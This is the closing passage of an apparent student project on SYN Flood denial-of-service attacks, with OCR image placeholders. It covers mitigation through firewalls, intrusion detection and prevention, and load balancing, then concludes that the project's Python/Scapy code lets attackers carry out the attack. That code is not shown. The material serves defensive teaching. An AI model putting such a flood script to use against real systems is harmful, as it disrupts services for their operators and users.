
- **Configure Firewall:**

Configure a firewall on the victim's device to reject incoming packets that exhibit symptoms of a SYN Flood attack.

- **Use Advanced Protection Tools:**


Intrusion Detection System (IDS): An IDS is a security tool that monitors network or system activities for malicious behavior or policy violations. It analyzes incoming traffic and raises alerts when it detects suspicious activities, such as unauthorized access attempts, malware infections, or unusual traffic patterns.

Intrusion Prevention System (IPS): An IPS is a security tool that goes beyond IDS by actively blocking or preventing detected malicious activities. It not only detects but also takes action to stop potential threats in real-time, such as blocking IP addresses, dropping malicious packets, or reconfiguring firewall rules to prevent further attacks



- To enhance protection against SYN Flood attacks and achieve Load Balancing, you can use LoadPalnce or similar Load Balancing services. LoadPalnce distributes traffic among multiple servers, reducing the impact of SYN Flood attacks, handling load spikes, filtering unwanted traffic, and monitoring server performance for optimized load distribution.

Load Balancer Configuration Diagram



Conclusion:

Sophisticated attacks like SYN Flood pose a significant security challenge to online systems and servers. Through this project, we demonstrated the execution of a SYN Flood attack using Python scripting environment and the Scapy library.

With the provided code, attackers can execute SYN Flood attacks against target systems, leading to service disruption and negative impact on performance. Security administrators and software developers should focus on implementing preventive measures to mitigate the impact of such attacks, such as utilizing intrusion detection systems and firewalls.

Regular review of the source code is essential to update preventive measures and respond to any new security vulnerabilities that arise. Therefore, ongoing communication and collaboration between different teams within the organization are crucial to maintaining the security of the network infrastructure.

☺ Stay safe